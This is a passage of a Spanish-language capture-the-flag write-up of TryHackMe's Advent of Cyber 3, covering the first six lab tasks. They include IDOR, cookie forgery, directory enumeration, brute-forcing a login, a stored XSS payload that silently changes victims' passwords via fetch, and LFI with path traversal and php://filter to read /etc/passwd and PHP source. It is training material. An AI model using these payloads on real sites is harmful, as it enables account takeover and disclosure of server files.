



Resultados de Advent of Cyber 3

Reporte final.

Vicente Vieytes

26/08/22



Contenidos

1 Save The Gifts	2
1.1 Historia	2
1.2 Apartado teórico	2
1.3 Auditoría de la aplicación web	2
2 Elf HR Problems	4
2.1 Historia	4
2.2 Auditoría de la aplicación web	4
3 Christmas Blackout	6
3.1 Historia	6
3.2 Auditoría de la aplicación web	6
4 Santa's Running Behind	7
4.1 Historia	7
4.2 Auditoría de la máquina	7
5 Pesky Elf Forums	9
5.1 Historia	9
5.2 Apartado Teórico	9
5.3 Auditoría de la máquina	9
5.4 Severidad y mitigación	13
6 Patch Management Is Hard	14
6.1 Historia	14
6.2 Apartado Teórico	14
6.3 Auditoría de la máquina	14
6.4 Severidad y mitagaciones	19
7 Migration Without Security	20
7.1 Historia	20
7.2 Apartado teórico	20
7.3 Auditoría de la maquina	20
7.4 Severidad y mitigación	23
8 Santa's Bag of Toys	24
8.1 Historia	24
8.2 Auditoría	24



8.3 Conclusiones Forenses	30
9 Where Is All this data going?	31
9.1 Apartado teórico	31
9.2 Análisis de paquetes	31
10 Offensive Is The Best Defense	34
10.1 Historia	34
10.2 Auditoría de la máquina	34
11 Where Are The Reindeers	37
11.1 Historia	37
11.2 Auditoría de la máquina	37
12 Sharing Without Caring	42
12.1 Historia	42
12.2 Auditoría de la máquina	42
13 They Lost The Plan!	46
13.1 Historia	46
13.2 Auditoría de la máquina	46
14 Dev(Insecure)Ops	51
14.1 Historia	51
14.2 Auditoría de la máquina	51
15 The Grinch's Day Off	55
15.1 Cyber Careers Test	55
16 Ransomware Madness	56
16.1 Historia	56
16.2 Reporte de investigación	56
17 Elf Leaks	60
17.1 Historia	60
17.2 Reporte de investigación	60
18 Playing With Containers	64
18.1 Historia	64
18.2 Reporte de investigación	64



19 Something Phishy Is Going On	68
19.1 Historia	68
19.2 Análisis del correo electrónico	68
20 What's The Worst That Could Happen	72
20.1 Historia	72
20.2 Análisis del archivo	72
21 Needles In Computer Stacks	75
21.1 Historia	75
21.2 Reporte	75
22 How It Happened	77
22.1 Historia	77
22.2 Análisis del incidente	77
23 PowershElf Magic	82
23.1 Historia	82
23.2 Reporte de investigación	82
24 Leaning From The Grinch	87
24.1 Historia	87
24.2 Descifrado de contraseñas	87
25 Final	89



Introducción Y Resumen

Este documento es un reporte de mis avances en las soluciones del módulo de aprendizaje *Advent of Cyber 3* de la plataforma tryhackme.com.

El objetivo de estos reportes es constituir un solucionario para las actividades del módulo, una guía paso a paso de explotación y vulnerado de las máquinas de estas actividades, y un análisis de las vulnerabilidades encontradas.

En el cuadro 1 se indican las vulnerabilidades y los conceptos pertinentes a cada tarea resuelta en este reporte.

Tarea	Conceptos explorados
Tarea 6	IDOR
Tarea 7	Cookie manipulation
Tarea 8	Content Discovery
Tarea 9	Fuzzing
Tarea 10	XSS
Tarea 11	LFI, LFI to RCE
Tarea 12	NoSQL, NoSQL injection
Tarea 13	PowerShell logs, Forensics
Tarea 14	Análisis de paquetes, Wireshark
Tarea 15	Escaneos de servicios, nmap
Tarea 16	MS SQL, xp_cmdshell
Tarea 17	NFS
Tarea 18	Escalado de privilegios, Iperius
Tarea 19	CI/CD
Tarea 20	Cyber Careers
Tarea 21	OSINT
Tarea 22	AWS
Tarea 23	Docker, Containers
Tarea 24	Phishing
Tarea 25	Malware analysis, VirusTotal
Tarea 26	Yara
Tarea 27	OLE files, VBA macros
Tarea 28	Windows event logs
Tarea 29	Mimikatz, Password cracking

Cuadro 1: Conceptos principales de cada tarea resuelta en el informe.



1 Save The Gifts

1.1 Historia

Los sistemas de gestión de inventario utilizados para crear los regalos han sido manipulados para frustrar a los elfos. Es un turno de noche, y McStocker llega a McSkidy presa del pánico porque todos los regalos están mal construidos. Sin gerentes para solucionar el problema, McSkidy necesita de alguna manera obtener acceso y arreglar el sistema y mantener todo en orden para estar listo para Navidad.

1.2 Apartado teórico

IDOR es un tipo de vulnerabilidad de una aplicación web en donde recursos del servidor pueden ser accedidos de manera directa sin necesidad de autenticación. Es muy común y dependiendo de qué recursos pueden ser accedidos varía en severidad.

1.3 Auditoría de la aplicación web

El sitio web auditado es vulnerable a IDOR. Cuando se navega a la sección "Your Activity" navegamos al recurso /activity con el query parameter user_id=11. Este query parameter puede ser modificado para obtener el panel de actividad personal de cada uno de los usuarios de la página. Ver figuras 24.1 y 24.2.



Figura 1.1: Recurso /activity con user_id=9



The screenshot shows a web application interface for an 'Inventory Management System'. At the top, there are three colored dots (red, green, yellow) and a lock icon. The URL bar contains the address https://inventory-management.thm/activity?user_id=9. Below the URL bar is a navigation menu with four items: 'Completed Orders' (with a gift icon), 'Builds' (with a wrench icon), 'Inventory' (with a clipboard icon), and 'Your Activity' (with a chart icon). The main content area is titled 'Inventory Management System' and 'Your Activity'. It features a cartoon illustration of the Grinch. To the right of the illustration, the following information is displayed:

- Employee Id: 9
- Name: Grinch
- Position: Mischief Manager

A table below this section lists activity logs:

Type	Data	Action
SKU Change	Inventory SKU0009 Changed	Revert
SKU Change	Inventory SKU0002 Changed	Revert
SKU Change	Inventory SKU0024 Changed	Revert
SKU Change	Inventory SKU0020 Changed	Revert
SKU Change	Inventory SKU0060 Changed	Revert
SKU Change	Inventory SKU0088 Changed	Revert

Figura 1.2: Recurso /activity con user_id=11

Una vez que tenemos acceso al panel del Grinch podemos revertir la actividad maliciosa y obtener la flag **THM{AOC_IDOR_2B34BHI3}**. Además explorando otros valores para user_id podemos encontrar otros paneles y responder el resto de las preguntas.



2 Elf HR Problems

2.1 Historia

McSkidy necesita verificar si algún otro elfo de los empleados se ha ido o ha sido afectado por el ataque de Grinch Industries, pero los sistemas que contienen la información de los empleados han sido pirateados. ¿Puedes hackearlos para determinar si los otros equipos de Best Festival Company se han visto afectados?

2.2 Auditoría de la aplicación web

Ingresando al dominio objetivo desde el navegador obtenemos un website estático con un panel de login. Al intentar registrarnos nos dice que no tenemos permisos, pero aún así se nos asigna una cookie con nombre “user-auth” y un valor codificado en hexadecimal. Ver figura 24.1. Decodificando el valor de la cookie se obtuvo el JSON que se envía al servidor, ver figura 24.2.

Name	Value	Do...	P...	E...	Si...	H...	S...	S...	P...	P...
1P_JAR	2022-07-12-01.gst... / 2... 19 ✓ N... M...									
user-auth	7b636f6d706... stati... / 2... 167									

Cookie Value Show URL decoded
7b636f6d70616e793a2022546865204265737420466573746976616c20436f6d70616e79222c206973726567697374657265643a2254727565222c20757365726e616d653a22566963656e7465227d

Figura 2.1: Cookies asignadas por la página web.

Este sistema de autenticación mediante cookies es vulnerable ya que el parametro “username” puede ser manipulado para acceder con un usuario distinto, ver figuras 23.3 y 23.4

Reemplazar el antiguo valor de la cookie por este, permite acceso a un panel de monitoreo que nos da las respuestas al resto de las preguntas de la Task.



```
Input                                         start: 146    length: 158
                                                end: 146   lines: 1
                                                length: 0    time: 3ms
7b636f6d70616e793a2022546865204265737420466573746976616c20436f6d70616e79222c206973726567697374657265643a2254727565222c20757
365726e616d653a22566963656e7465227d

Output                                         start: 73    length: 79
                                                end: 73   lines: 1
                                                length: 0    time: 3ms
{company: "The Best Festival Company", isregistered:"True", username:"Vicente"}
```

Figura 2.2: Valor decodificado de la cookie.

```
Input                                         start: />    length: 77
                                                end: 75   lines: 1
                                                length: 0    time: 1ms
{company: "The Best Festival Company", isregistered:"True", username:"admin"}
```



```
Output                                         start: />    length: 154
                                                end: 154  lines: 1
                                                length: 0    time: 1ms
7b636f6d70616e793a2022546865204265737420466573746976616c20436f6d70616e79222c206973726567697374657265643a2254727565222c20757
365726e616d653a2261646d696e227d
```

Figura 2.3: Cookies asignadas por la página web.



3 Christmas Blackout

3.1 Historia

Grinch Enterprises también ha intentado bloquear la comunicación entre cualquier persona de la empresa. Han bloqueado a todo el mundo fuera de sus sistemas de correo electrónico y McSysAdmin también ha perdido el acceso a su panel de administración. ¿Puedes encontrar el panel de administración y ayudar a restaurar la comunicación para Best Festival Company?

3.2 Auditoría de la aplicación web

Se realizó una enumeración de directorios sobre el dominio principal de un servidor web, los resultados pueden verse en la figura 24.1. Navegando al url del directorio “admin” descubierto se encuentra un panel de inicio de sesión de administrador.

Las credenciales predeterminadas username:“administrator” y password:“administrator” nos dan acceso al panel y a la flag **THM{ADM1N_AC3SS}**.

```
=====
/.hta          (Status: 403) [Size: 278]
/.htaccess     (Status: 403) [Size: 278]
/.htpasswd     (Status: 403) [Size: 278]
/admin         (Status: 301) [Size: 314] [--> http://10.10.239.186/admin/]
/assets        (Status: 301) [Size: 315] [--> http://10.10.239.186/assets/]
/index.html    (Status: 200) [Size: 5061]
/javascript    (Status: 301) [Size: 319] [--> http://10.10.239.186/javascript/]
/server-status (Status: 403) [Size: 278]
=====
```

Figura 3.1: Resultados de la enumeración de directorios. El directorio /admin no debería accesible sin autenticación.



4 Santa's Running Behind

4.1 Historia

¡McSysAdmin logró restablecer el acceso de todos excepto el de Santa! Santa esperaba algún itinerario de viaje urgente para su ruta en Navidad. Se rumorea que Santa nunca siguió las recomendaciones de seguridad de la contraseña. ¿Puedes usar fuerza bruta para ayudarlo a acceder a sus cuentas?

4.2 Auditoría de la máquina

Accediendo a la página web encontramos una login form, se interceptó una request de inicio de sesión, ver figura 24.1, y se procedió a realizar fuzzing sobre el parametro password, manteniendo el parametro username como "santa". Se utilizó una lista de palabras de temática navideña y se obtuvieron las respuestas de la figura 24.2.

```

Request to http://10.10.112.154:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 10.10.112.154
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.112.154
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.10.112.154/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-AR,es;q=0.9,ru-RU;q=0.8,ru;q=0.7,es-419;q=0.6
13 Cookie: PHPSESSID=ghcq53jq8j47fnognl180v6cdpo
14 Connection: close
15
16 username=santa&password=PASSWORD&submit=Login

```

Figura 4.1: POST request interceptada por BurpSuite. Enviando esta request al "intruder" de BurpSuite podemos realizar fuzzing sobre el campo que querramos.



Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
1	christmas	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
2	elves!	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
3	santa	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
4	festive	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
5	joy123	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
6	myrrh!	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
7	yuletide	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
8	presents	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
9	candy	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
10	tidings	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
11	cookie	302	<input type="checkbox"/>	<input type="checkbox"/>	2548	
12	cookies	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
13	biscuits!	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
14	snowball	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	
15	snowball123	200	<input type="checkbox"/>	<input type="checkbox"/>	2573	

Request	Response					
		Pretty	Raw	Hex	Render	
11	<pre> 1 HTTP/1.1 302 Found 2 Date: Fri, 05 Aug 2022 17:27:19 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: calendar.php 8 Content-Length: 2242 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 </pre>					

Figura 4.2: Respuestas a las requests de fuzzing.

Como la request con password=“cookie” es la única cuya respuesta tiene un status code distinto y longitud distinta podemos saber que es la contraseña correcta. Ingresando con el usuario “santa” y la contraseña “cookie” obtenemos la flag **THM{SANTA_DELIVERS}**.



5 Pesky Elf Forums

5.1 Historia

“El Elf Forum es donde todos los elfos expresan su alegría y entusiasmo por la Navidad, pero Grinch Enterprises tiene una cuenta de administrador incorrecta, ¡y han instalado un complemento que cambia todas las menciones de “Christmas” a “Buttmas”! McSkidy necesita encontrar esa cuenta de administrador y deshabilitar el complemento.”

5.2 Apartado Teórico

Esta tarea del módulo incluye un apartado teórico sobre las vulnerabilidades de Cross-Site Scripting o XSS. Cuando una aplicación web es vulnerable a XSS código JavaScript malicioso puede ser injectado a la pagina web con la intención de que sea ejecutado en el navegador de otros usuarios.

Los ataques XSS se clasifican en:

- **DOM Based:** El payload injectado se ejecuta como resultado de modificar el entorno del **Document Object Model** en el navegador de la víctima sin alterar la respuesta HTTP original.
- **Reflejada:** Ocurre cuando un usuario puede incluir data sin validación en una request HTTP de manera tal que código injectado sea incluido en la respuesta. Tiene este nombre porque el payload se envía al servidor y vuelve reflejado en el documento.
- **Almacenada/Persistente:** El atacante consigue almacenar el payload en el servidor, y es ejecutado cuando otros usuarios requieren determinado recurso de la página. Este perfil de ataque tiene alta capacidad de alcanzar muchas víctimas.
- **Ciega:** Engloba los ataques donde un atacante no puede probar el ataque contra si mismo y no puede ver el payload funcionando. solo un determinado usuario -o grupo de usuarios- autenticados van a ser afectados por el ataque.

5.3 Auditoría de la máquina

La máquina de la tarea es un servidor web y hostea el foro “Elf Forum”, la página principal se puede ver en la figura 24.1



Elf Forum

[Login](#)
[Elf Forum](#)
[Topic List](#)

Topic	Threads	Comments	Last Post
General	1	3	Re: So Excited!!! by grinch Tue 9th Nov 21 @ 11:31
Buttmas Preperations	1	3	Re: Buttmas Dinner by McDatabaseAdmin Tue 9th Nov 21 @ 11:20
Workshop	1	1	Re: Workshop Reminder! by McDev Tue 9th Nov 21 @ 11:23

Figura 5.1: Pagina principal “Elf Forum”.

Con las credenciales usuario: “McSkidy”, contraseña: “password” podemos acceder a nuestra cuenta, configurarla y dejar comentarios. Si accedemos al panel de configuración podemos cambiar la contraseña. Al cambiar la contraseña podemos observar que el cambio se efectúa cuando navegamos al recurso “/settings“ con el query parameter “new_password“ establecido a la nueva contraseña.

https://10-10-170-39.p.thmlabs.com/settings?new_password=hamburguesa

Figura 5.2: URL del recurso que cambia nuestra contraseña por "hamburguesa".

Habiendo iniciado sesión podemos hacer un comentario en alguna de las publicaciones foros y comprobar si estos recursos son vulnerables a XSS. En las figuras 23.3 y 23.4 se puede ver que injectar código en los comentarios resulta en XSS persistente en el thread el foro.



Leave A Comment

Comment:

```
<script>alert(document.cookie)</script>
```

Leave Comment

Figura 5.3: Comentario con código inyectado.

10-10-170-39.p.thmlabs.com dice
token=3BF88B0F0619E9F5F68D9FA20B85468C

Aceptar

Figura 5.4: Alerta del navegador contenido la cookie.

El código se ejecuta cada vez que se ingresa al foro desde cualquier sesión, por lo que se puede inyectar código que cambie la contraseña por ejemplo: "hamburguesa". Luego el Grinch interactúa con la página, su contraseña cambia, y podemos acceder a su cuenta con esta contraseña. El payload usa la función fetch(url) para hacer una request al url indicado.

Leave A Comment

Comment:

```
<script>fetch('/settings?new_password=hamburguesa');</script>
```

Leave Comment

Figura 5.5: Caption

El comentario aparenta estar en blanco -ver figura 23.6-, pero el payload se mantiene persistentemente en el código fuente de la página, ver figura 14.7.



Comment by McSkidy on Wed 10th Aug 22 @ 08:57

Figura 5.6: Apariencia del comentario.

```
</div>
    <div class="panel panel-default">
        <div class="panel-heading"><strong>Comment by <u>McSkidy</u> on Wed 10th Aug 22 @ 08:58</strong></div>
        <div class="panel-body">
            <div class="alert alert-info" style="margin:0"><script>fetch('/settings?new_password=hamburguesa');</script></div>
        </div>
    </div>
```

Figura 5.7: Panel del comentario en código fuente.

Esperando unos minutos e ingresando con las credenciales de usuario: “Grinch” y contraseña: “hamburguesa“ podemos ingresar al panel de settings del Grinch, desactivar el plugin, y conseguir el Flag: **THM{NO_MORE_BUTTMAS}**.

The screenshot shows two panels from the Elf Forum User Settings page:

- User Settings:** This panel contains fields for "Username" (grinch) and "New Password". A green "Update" button is located at the bottom right.
- Plugins:** This panel lists a single plugin named "Christmas To Buttmaz". It describes the plugin as "A simple plugin which changes the word Christmas to Buttmaz across the whole forum!" and features a red "Disable" button.

Figura 5.8: Panel de configuración del Grinch.



5.4 Severidad y mitigación

Una vulnerabilidad de este estilo en una aplicación web real sería extremadamente grave. Un actor malicioso podría realizar un ataque masivo sobre una gran cantidad de usuarios obteniendo acceso a las cuentas de todos los usuarios que ingresen al foro.

El principal vector de mitigación sería aplicar una buena sanitización de input a toda la data proveída por el usuario, en específico en los comentarios del foro. Esta sanitización puede hacerse en distintos puntos de la vida de la request, una manera común de hacer la sanitización es con un WAF entre el servidor y el front-end.



6 Patch Management Is Hard

6.1 Historia

“Durante una auditoría de seguridad de rutina antes del Incidente, McSkidy descubrió algunas contraseñas de recuperación en un servidor antiguo. Creó un ticket para quitar de comisión este servidor para reducir esta vulnerabilidad de seguridad. El elfo asignado para corregir esta vulnerabilidad siguió postergando la tarea, y esto nunca se hizo. Afortunadamente, algunas de esas claves de recuperación se pueden usar para salvar algunos sistemas.”

6.2 Apartado Teórico

Esta tarea del módulo incluye un apartado teórico sobre las vulnerabilidades de Local File Inclusion o LFI. Una aplicación web es vulnerable a ataques de LFI cuando un atacante puede incluir y leer archivos del servidor de manera arbitraria. Estos ataques pueden ir desde leaking de información sensible hasta ejecución de código remota (RCE) y las vulnerabilidades varían en severidad.

Estas vulnerabilidades están muy presentes en aplicaciones PHP, ya que es muy común que lo incluido en la página sea un archivo pedido al servidor mediante parámetros controlables por el usuario. Además se pueden utilizar distintas funciones de URL de PHP para filtrar o codificar los archivos que se quieren extraer,

Una técnica de ataque utilizada para obtener RCE es el “Log poisoning”. En este ataque se incluye un payload malicioso en los archivos de logging de algún servicio como Apache o SSH. Luego la vulnerabilidad LFI se usa para requerir la página con el payload inyectado.

6.3 Auditoría de la máquina

La máquina en cuestión hostea un servicio HTTP en el puerto 80, Accediendo a la aplicación web se nos redirige al recurso “/index.php?err=error.txt”, ver figura 24.1, y este recurso se renderiza con el mensaje de la figura 24.2.

 No seguro | <http://10.10.183.213/index.php?err=error.txt>

Figura 6.1: URL al que se nos redirige cuando accedemos a la página web.

Auditando el parametro de query “error”, este resultó ser vulnerable a LFI de manera tal que es posible extraer archivos del servidor, utilizando tanto path traversal



Welcome Guest

This server has sensitive information. Note All actions to this server are logged in!

You can not access this page! You need to [login](#)

Figura 6.2: Mensaje de error error.txt

como filtering. Esto se ve demostrado en la figura 23.3 donde se pudo acceder al archivo /etc/passwd del servidor. Un query como el de la figura 23.4 tiene los mismos resultados.

Request		Path traversal		Response	
Pretty	Raw	Hex	↓	Pretty	Raw
1 GET /index.php?err=	./../../../../etc/passwd			65 </div>	</div>
2 HTTP/1.1				66 root:x:0:0:root:/root:/bin/bash	root:x:0:0:root:/root:/bin/bash
3 Host: 10.10.183.213				67 daemon:x:1:1:daemon:/usr/sbin:/bin/sh	daemon:x:1:1:daemon:/usr/sbin:/bin/sh
4 Upgrade-Insecure-Requests: 1				68 bin:x:2:2:bin:/bin:/bin/sh	bin:x:2:2:bin:/bin:/bin/sh
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36				69 sys:x:3:3:sys:/dev:/bin/sh	sys:x:3:3:sys:/dev:/bin/sh
6 Accept:				70 sync:x:4:65534:sync:/bin:/bin/sync	sync:x:4:65534:sync:/bin:/bin/sync
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9				71 games:x:5:60:games:/usr/games:/bin/sh	games:x:5:60:games:/usr/games:/bin/sh
7 Accept-Encoding: gzip, deflate				72 man:x:6:12:man:/var/cache/man:/bin/sh	man:x:6:12:man:/var/cache/man:/bin/sh
8 Accept-Language: es-AR,es;q=0.9,ru-RU;q=0.8,ru;q=0.7,es-419;q=0.6				73 lp:x:7:7:lp:/var/spool/lpd:/bin/sh	lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 Cookie: PHPSESSID=1h5d4igrj2hd20g7gp16obs7u5				74 mail:x:8:8:mail:/var/mail:/bin/sh	mail:x:8:8:mail:/var/mail:/bin/sh
10 Connection: close				75 news:x:9:9:news:/var/spool/news:/bin/sh	news:x:9:9:news:/var/spool/news:/bin/sh
11				76 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh	uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
				77 proxy:x:13:13:proxy:/bin:/bin/sh	proxy:x:13:13:proxy:/bin:/bin/sh
				78 www-data:x:33:33:www-data:/var/www:/bin/sh	www-data:x:33:33:www-data:/var/www:/bin/sh
				79 backup:x:34:34:backup:/var/backups:/bin/sh	backup:x:34:34:backup:/var/backups:/bin/sh
				80 list:x:38:38:Mailing List Manager:/var/list:/bin/sh	list:x:38:38:Mailing List Manager:/var/list:/bin/sh
				81 irc:x:39:39:ircd:/var/run/ircd:/bin/sh	irc:x:39:39:ircd:/var/run/ircd:/bin/sh
				82 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh	gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
				83 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh	nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
				84 libuuid:x:100:101::/var/lib/libuuid:/bin/sh	libuuid:x:100:101::/var/lib/libuuid:/bin/sh
				85 mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false	mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
				86 </div>	</div>
				87	87
			

Figura 6.3: Request explotando LFI con path traversal y respuesta del servidor con el contenido de /etc/passwd.

<http://10.10.183.213/index.php?err=php://filter/resource=/etc/passwd>

Figura 6.4: URL alternativo para obtener el mismo resultado.

Repetiendo este procedimiento podemos acceder al archivo “/etc/flag” y obtener la flag **THM{d29e08941cf7fe41df55f1a7da6c4c06}**

Si intentamos obtener el archivo index.php con el mismo método, la página muestra un mensaje de error PHP, ver figura 23.5. Esto ocurre porque el servidor intenta ejecutar el código PHP. Esto se puede bypassar pidiendo el recurso codificado en Base64 y decodificándolo después, para esto se usa la función de URL base64_encode, ver figura 23.6.

**Fatal error**

: Cannot redeclare getuseragent() (previously declared in /var/www/html/includes/header.php:65) in
/var/www/html/includes/header.php

on line

67

Figura 6.5: Error PHP impreso en la página cuando se intenta acceder a "http://10.10.187.122/index.php?err=php://filter/resource=index.php".

Request		Response	
Pretty	Raw	Pretty	Raw
1 <code>GET /index.php?err=</code>	<code>php://filter/convert.base64-encode/resource=index.php</code>	65 <code></div></code>	<code>PD9waHAgc2Vzc2lvb19zdGFydCgpOwokZmxhZyA</code>
2 <code>Host: 10.10.187.122</code>		66 <code>9ICJUSE17NzkxZDQzDQ5MD4YT8kODkzNjFkYm</code>	<code>Y2MGQ1ZDl1Yjh9IjsKaW5jbHVkZSgili9pbmNs</code>
3 <code>Cache-Control: max-age=0</code>			<code>WRlcY9jcmVkc9vaHaiKTsKaWYoJF9TRVNTS90</code>
4 <code>Upgrade-Insecure-Requests: 1</code>			<code>Wydic2VybmtzSddID09PSAkVNNFuil7ICAgICA</code>
5 <code>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)</code>	<code>AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0</code>		<code>gICAgICAgICAgICAgICAgICAgICAgICAgICAgICA</code>
	<code>Safari/537.36</code>		<code>qMbs2Nhdc1vbjogbWFuYWd1LnBocCcgKTsKCWRpZ</code>
6 <code>Accept:</code>	<code>text/html,application/xhtml+xml,application/xml;q=0.9,image/avif</code>		<code>SggOwp91GVsc2UgewoJJGxhYk51bSA91CI10wog</code>
	<code>,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b</code>		<code>1HJlcXVpcmuGli4vaW5jbHVkZXMyaGVhZGVyLnB</code>
3;q=0.9			<code>ocC17Cj8+CjxkaXYgY2xhc3M9Indvdyl+C1AgPG</code>
7 <code>Accept-Encoding: gzip, deflate</code>			<code>RpdiBjbGFzzoiY29sLWxnLTExIj4KICAB8L2Rpdl</code>
8 <code>Accept-Language:</code>	<code>es-AR,es;q=0.9,ru-RU;q=0.8,ru;q=0.7,es-419;q=0.6</code>		<code>z4KICAB8ZG12IGNsYXNzPSUjb2wtbGctOCBjb2wt</code>
9 <code>Cookie: PHPSESSID=sbc0gjr6aekp236img62m3qu10</code>			<code>b2Zmc2V0LTEiPgogICAgICABP3BocCBpZiaoaXN</code>
0 <code>Connection: close</code>			<code>zZQoJGVycm9yKSkgreyA/PgoogICAgICAgICAgPH</code>
.1			<code>NWYW4gY2xhc3M5InRleHQgdGV4dC1kYW5nZXII1P</code>
.2			<code>jxiPjw/cGhwIGVjaG8gJGVycm9yOyA/Pjwyj48</code>
			<code>L3NvYW4+CiAgICAgIDw/cGhwIHOKCj8+CiABcDS</code>
			<code>XZWxjb211IDw/cGhwIGVjaG8gZ2VOVN1cK5hbW</code>
			<code>UoKTsgPz48L3A+Cgk8ZG12IGNsYXNzPSJhbGVyd</code>
			<code>CBhbGVydC1kYW5nZXiiIHJvbGU9ImFsZXJOIj5U</code>
			<code>aG1zIHNlcnZlciBoYXNgc2Vuc210axZ21Gl1uZm9</code>
			<code>ybWF0aW9uL1B0b3R1IEFsbCBhY3Rpb25zIHPvIH</code>
			<code>RoaXMcg2VydVyiGFyZSBsb2dnZWQgaW4hPcvka</code>
			<code>XY+IAoJPC9kaXY+Cjw/cGhwIGImKCR1cnJjbmdns</code>
			<code>dWR1KXsgaW5jbHVkZSgkX0dFVFsnZXJyJ10pO30</code>
			<code>gPz4KPC9kaXY+Cgo8P3BocAp9Cj8+</code>
			<code></div></code>

Figura 6.6: Request de index.php codificado en Base64 y respuesta del servidor.

Decodificando esto obtenemos el código fuente del archivo "index.php", en donde se puede encontrar una de las flags de la tarea: **THM{791d43d46018a0d89361dbf60d5d9eb8}**

```

1 <?php session_start();
2 $flag = "THM{791d43d46018a0d89361dbf60d5d9eb8}";
3 include("./includes/creds.php");
4 if($_SESSION['username'] === $USER) {
5     header('Location: manage.php');
6     die();
7 } else {
8     $labNum = "";
9     require "./includes/header.php";
10?>
11<div class="row">
12    <div class="col-lg-12">
13    </div>
14    <div class="col-lg-8 col-offset-1">

```



```

15     <?php if (isset($error)) { ?>
16         <span class="text text-danger"><b><?php echo $error; ?></b></span>
17     <?php }
18
19 ?>
20 <p>Welcome <?php echo getUserName(); ?></p>
21 <div class="alert alert-danger" role="alert">This server has sensitive
    information. Note All actions to this server are logged in!</div>
22 </div>
23 <?php if($errInclude){ include($_GET['err']); } ?>
24 </div>
25
26 <?php
27 }
28 ?>
```

En la linea 3 del archivo index.php se puede ver como funciona el mecanismo de autenticación de sesión, en específico que las credenciales están en el archivo /includes/creds.php. Siguiendo el mismo procedimiento que se hizo para obtener index.php podemos obtener este archivo codificado en Base64 y luego decodificarlo,

```

1 <?php
2 $USER = "McSkidy";
3 $PASS = "A0C315Aw3s0m"
```

Si se accede con estas credenciales podemos acceder a una lista de credenciales para distintos servicios y a la flag **THM{552f313b52e3c3dbf5257d8c6db7f6f1}**, ver figura 14.7. Además podemos acceder a un panel que contiene los logs de la aplicación web, ver figura 17.7.

Welcome McSkidy!

Keep this information secure:

- Server Name: **web.thm.aoc** - Password: **pass123**
- Server Name: **ftp.thm.aoc** - Password: **123321**
- Server Name: **flag.thm.aoc** - Password: **THM{552f313b52e3c3dbf5257d8c6db7f6f1}**

Your access is logged!

Figura 6.7: Recurso /recover-password.php



Hi McSkidy

Here are the logs in the following format: `user:ip:USER-Agent:Page`. The log file location at: `./includes/logs/app_access.log`

[Reset Logs](#)

```
McSkidy:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36:/manage.php
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36:/index.php?err=error.txt
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36:/index.php?err=/etc/flag
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=error.txt
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=error..//...//.../etc/flag
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/base64-encod
Guest:172.17.0.1:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36:/index.php?err=php://filter/base64-encod
